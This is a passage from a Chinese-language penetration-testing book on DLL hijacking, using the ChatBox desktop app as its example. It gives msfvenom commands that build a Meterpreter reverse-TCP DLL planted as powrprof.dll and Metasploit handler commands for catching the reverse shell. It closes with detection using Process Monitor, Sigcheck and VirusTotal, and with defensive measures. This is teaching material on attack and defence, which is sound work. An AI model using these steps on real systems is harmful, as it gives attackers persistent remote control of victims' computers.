

图 3-23　查看 dbghelp. dll 相关的事件属性

在事件属性窗口中，用户可以切换不同的标签页以获取更全面的信息，例如，Event 标

签页是默认显示的页面，提供了事件的基本信息，包括发生时间、操作类型，以及相关文件路径等，而 Process 标签页则展示了触发该事件的进程详情，包括进程名称、PID 编号及其他相关属性，如图 3-24 所示。



图 3-24　查看事件的进程信息

更重要的是，Stack 标签页提供了事件的堆栈调用信息，显示了该事件涉及的函数调用序列，如图 3-25 所示。



图 3-25　查看堆栈调用信息

显然，通过检索所有事件记录，用户能够发现是否存在调用 LoadLibrary 函数的事件。LoadLibrary 是一个关键的 Windows API 函数，它用于动态加载 DLL 文件并执行其中的代码。如果找到这样的记录，就可以进一步确认其关联的 DLL 文件。如果用户能够将自定义的 DLL 文件替换为目标 DLL，则可以通过加载自定义代码来达到持久化控制的目的。经过分析，笔者在 ChatBox 相关事件中发现，powrprof. dll 文件的加载过程中存在对 LoadLibrary 函数的调用，如图 3-26 所示。



图 3-26　检索 powrprof. dll 存在 LoadLibrary 函数

根据这一发现，用户可以将自定义 DLL 文件重命名为 powrprof. dll，并放置到 ChatBox 的工作目录中。当 ChatBox 启动并尝试加载 powrprof. dll 时，系统会优先加载工作目录中的同名文件，从而执行其中的自定义代码，例如，用户可以将 test. dll 重命名为 powrprof. dll，并放置到 ChatBox 工作目录，则 ChatBox 启动时会自动运行计算器程序，如图 3-27 所示。

尽管成功地劫持了 powrprof. dll 文件，但是 ChatBox 程序却无法正常启动。这是因为直接替换 DLL 可能会破坏程序的原有功能。为了解决这一问题，DLL 代理技术是一个理想的选择。通过 DLL 代理，不仅可以将自定义代码注入程序，还能通过转发功能确保 ChatBox 正常加载原始的 powrprof. dll，从而维持程序的正常运行，然而，DLL 代理的实现需要一定的逆向工程知识，本书并未涉及相应内容，建议感兴趣的读者可以自行查阅资料学习并掌握相关内容。

此外，test. dll 文件本身并未实现远程控制计算机功能。虽然用户可以自行编写 DLL，



图 3-27　成功劫持 powrprof. dll 文件

但借助其他工具自动生成会更加高效。为了进一步扩展其功能，本书接下来将介绍如何利用 msfvenom 生成 DLL 文件。

3.2.2　基于 msfvenom 生成 DLL 文件

Metasploit Framework 是一个由 Rapid7 公司开发和维护的开源渗透测试框架，为安全研究人员提供了一个功能强大的平台，用于发现、利用和管理目标系统中的安全漏洞。它包含多种模块，例如，漏洞利用模块（exploits）、辅助模块（auxiliaries）、后门模块（post-exploitation modules）及载荷模块（payloads），用户可以通过命令行界面（msfconsole）或图形化界面灵活操作。这个框架的核心价值在于可以模拟真实攻击行为，帮助测试和提升系统的防御能力。

注意：在计算机安全中，载荷（payload）通常指恶意软件或攻击代码中负责执行具体恶意功能的组成部分。它是攻击的核心部分，通常由载体（例如，木马、病毒等）将其携带并在目标系统上触发执行。

在 Metasploit Framework 中，msfvenom 是一个独立且功能强大的工具，专注于生成和管理定制化的载荷。它由早期的 msfpayload 和 msfencode 两个工具演变而来，经过整合与优化，融合为一个更高效的单一工具。msfvenom 的核心功能在于根据用户需求生成各种类型的恶意代码，例如，后门、木马或 shellcode，并支持多种输出格式，包括 EXE、DLL、APK 等。同时，它还提供了多种编码选项，能够有效地绕过杀毒软件的检测。接下来，本书将阐述基于 Kali Linux 操作系统使用 msfvenom 工具生成 DLL 恶意文件的相关内容。

在 Kali Linux 中，只需打开命令行终端，便可通过调用 msfvenom 工具来生成 DLL 文件，命令如下：

```
msfvenom  - p windows/meterpreter/reverse_tcp LHOST = < IP > LPORT = < PORT >  - f dll  - o
output.dll
```

其中，参数-p 用于将要生成的载荷类型指定为 windows/meterpreter/reverse_tcp，即生成一个能在 Windows 系统上运行的 Meterpreter 载荷。该载荷在执行后会通过 TCP 协议反向连接到渗透测试工程师指定的 IP 地址和端口。参数 LHOST 是 Local Host 的缩写，表示渗透测试工程师主机的 IP 地址，其后的< IP >为占位符，用户需根据实际情况替换为真实的 IP 地址。类似地，参数 LPORT 是 Local Port 的缩写，用于指定目标机器反向连接时所使用的端口号，也就是渗透测试工程师主机监听的端口，< PORT > 同样为占位符，需替换为具体端口号。参数-f 用于定义生成文件的输出格式，如果设为 dll，则生成一个 DLL 文件，而参数-o 则用于指定生成文件的保存路径和名称，此处为 output.dll，用户也可根据需要自定义文件名。需要注意的是，在未指定保存路径时，msfvenom 默认会将生成的载荷文件保存在当前工作目录下。

接下来，笔者将以当前 Kali Linux 的 IP 地址 192.168.1.106 和端口 4444 为例，生成对应的 DLL 文件，如图 3-28 所示。



图 3-28　使用 msfvenom 工具生成 DLL 载荷

随后，在终端窗口中，使用 mv 命令将生成的 output.dll 文件重命名为 powrprof.dll，并通过 ls 命令确认文件名称是否成功修改，如图 3-29 所示。



图 3-29　成功地将 output.dll 重命名为 powrprof.dll

在完成重命名后，用户可以将 powrprof.dll 复制到 ChatBox 的工作目录中。需要注意的是，这个载荷可直接与 Metasploit 配合使用，例如，用户可以通过 Metasploit 的监听模块接收反弹连接。接下来，本书将详细介绍利用 Metasploit 配置监听功能，等待连接并获取可执行命令的 Shell 的相关内容。

3.2.3　获取反弹 Shell 实现持久化控制

首先，在 Kali Linux 终端窗口中，执行 msfconsole 命令，以启动 Metasploit 框架的命令行工具，如图 3-30 所示。

接下来，用户可以在命令行工具中依次配置监听选项，命令如下：



图 3-30　启动 msfconsole 命令行工具

```
use exploit/multi/handler                          # 切换到多功能处理模块,用于接收反弹连接
set PAYLOAD windows/meterpreter/reverse_tcp        # 设置载荷类型,与 msfvenom 一致
set LHOST 192.168.1.106                            # 设置 IP 地址
set LPORT 4444                                     # 设置监听端口
exploit                                            # 开始监听目标的反弹连接
```

如果成功地执行了配置监听选项的命令,则 msfconsole 将启动监听 4444 端口的进程,等待目标反弹的 Shell,如图 3-31 所示。



图 3-31　成功启动监听状态

此时,用户运行 ChatBox 应用程序,将会执行 powrprof. dll 文件,并返回控制 Shell 到 Kali Linux 设置的监听端,如图 3-32 所示。



图 3-32　返回控制 Shell 到监听端

细心的读者可能会注意到，在 Metasploit 接收到反弹 Shell 的瞬间，连接会话会立即中断。这是因为 powrprof.dll 并非 ChatBox 的合法组件，其异常功能会导致 ChatBox 无法正常启动。同时，由于 DLL 文件的执行依赖于 ChatBox 进程中的线程，所以当 ChatBox 崩溃时，该线程也会随之终止，从而导致会话连接中断。为了解决这一问题，可以通过自定义开发 DLL 文件来避免因 ChatBox 崩溃而导致的 DLL 执行失败。具体而言，自定义 DLL 可以在执行时创建一个独立的进程来运行载荷，从而使连接会话不再受 ChatBox 进程崩溃的影响。鉴于本书并非编程类书籍，此处不再赘述相关代码的编写，感兴趣的读者可自行学习和探索。接下来，本书将讲解检测和防御 DLL 劫持的相关内容。

3.3　检测与防御 DLL 劫持

DLL 劫持是一种利用 Windows 动态链接库加载机制的攻击方式，通过将恶意 DLL 置于程序搜索路径的优先位置，使程序加载并执行恶意代码，具有高隐蔽性和严重威胁性，因此检测 DLL 劫持对于保护系统完整性、修复软件漏洞及应对潜在的安全风险至关重要。

3.3.1　检测 DLL 劫持的方法

通常，笔者会使用 Process Monitor 工具通过设置过滤条件来监控系统中的 DLL 文件的加载操作，条件包括操作类型（Operations）包含 Load Image，并排除路径（Path）中包含 C:\Windows 的记录，如图 3-33 所示。



图 3-33　设置筛选加载 DLL 文件的条件

接下来，通过单击 OK 按钮来生效筛选条件。此时，在 Process Monitor 工具的主窗口中将显示所有符合筛选条件的记录行，如图 3-34 所示。

随后，可使用 Sysinternals 工具箱中的 Sigcheck 命令行工具，扫描加载 DLL 文件所在目录中的所有 DLL 文件的数字签名状态，以识别未签名或潜在的可疑文件。如果发现未签名的 DLL，则很可能为恶意文件，需进一步分析确认，例如，使用 Sigcheck 工具检测 ChatBox 工



图 3-34　Process Monitor 工具显示符合条件的记录

具对应的目录是否存在未签名的文件，命令如下：

```
sigcheck.exe -u -e C:\Users\60932\AppData\Local\Programs\Chatbox\
```

其中，参数-u 表示 Sigcheck 工具仅显示未签名的文件，参数-e 用于限制扫描范围，仅检查可执行文件，包括.exe、.dll、.sys 等文件格式。在命令提示符窗口中成功地执行了 Sigcheck 命令，扫描 ChatBox 工具目录后，将列出所有未签名的 DLL 文件，如图 3-35 所示。



图 3-35　使用 Sigcheck 检测 ChatBox 的工作目录

随后，笔者会将未签名的 DLL 文件上传至 VirusTotal 在线病毒扫描引擎进行检测，以

确认其是否具有恶意行为，例如，将 ChatBox 工作目录中的 powrprof. dll 上传至 VirusTotal 后，扫描结果显示其被标记为恶意文件，如图 3-36 所示。



图 3-36　VirusTotal 检测 powrprof. dll 文件的结果

当前，可以确认该 DLL 文件为恶意文件，直接删除该文件即可清除威胁，然而，读者需要理解，数字签名在一定程度上能够表明文件的合法性，但并非绝对可靠，仍需进一步分析。通过检查签名，可以显著地提升检测速度。此外，为了实现更全面的检测，可以结合多种方法与工具，感兴趣的读者可自行深入学习并掌握相关技能，例如，读者可以利用 Python 语言，结合 Sigcheck 和 VirusTotal 等工具，实现自动化的恶意文件检测。欲了解更多详情，欢迎查阅笔者的《Python 黑客防御之道》一书。接下来，本书将详细介绍如何制定有效的防御策略，进一步提升系统的安全性。

3.3.2　防御 DLL 劫持的策略

防御 DLL 劫持的策略旨在阻止恶意 DLL 加载到应用程序并降低渗透测试工程师利用 DLL 加载机制的风险，可从开发人员、系统管理员和用户 3 个层面协同应对。

在开发人员视角下，可通过以下措施有效防御 DLL 劫持：使用绝对路径加载 DLL，例如，C:\Program Files\MyApp\MyDLL. dll，避免依赖默认搜索顺序以防止伪造 DLL 被加载；为 DLL 实施代码签名并在加载前验证，确保来源可信且未被篡改；优先选择静态链接以减少动态加载，必要时对动态加载的 DLL 进行完整性校验。

在系统管理员层面，可通过以下方法加强防护：启用安全加载机制，例如，将注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\SafeDllSearchMode 的值设为 1，优先加载系统目录中的 DLL 文件；将应用程序及系统目录的文件权限限制为仅管理员可写，防止恶意 DLL 植入；同时部署事件日志或 EDR 等监控工具，实时检测异常 DLL 加载行为。

而在用户视角下，防御 DLL 劫持则需注重日常操作安全。用户需谨慎下载软件，仅从官方网站或可信来源获取程序，避免运行未知安装包。此外，需要保持系统更新，以及时安装操作系统及安全补丁以减少漏洞风险，并使用杀毒工具定期扫描，以及时发现潜在的恶意 DLL。

本章节仅简要介绍 DLL 劫持的基础知识，旨在使读者对此有个初步了解，更多深入内容期待读者自行探索与掌握。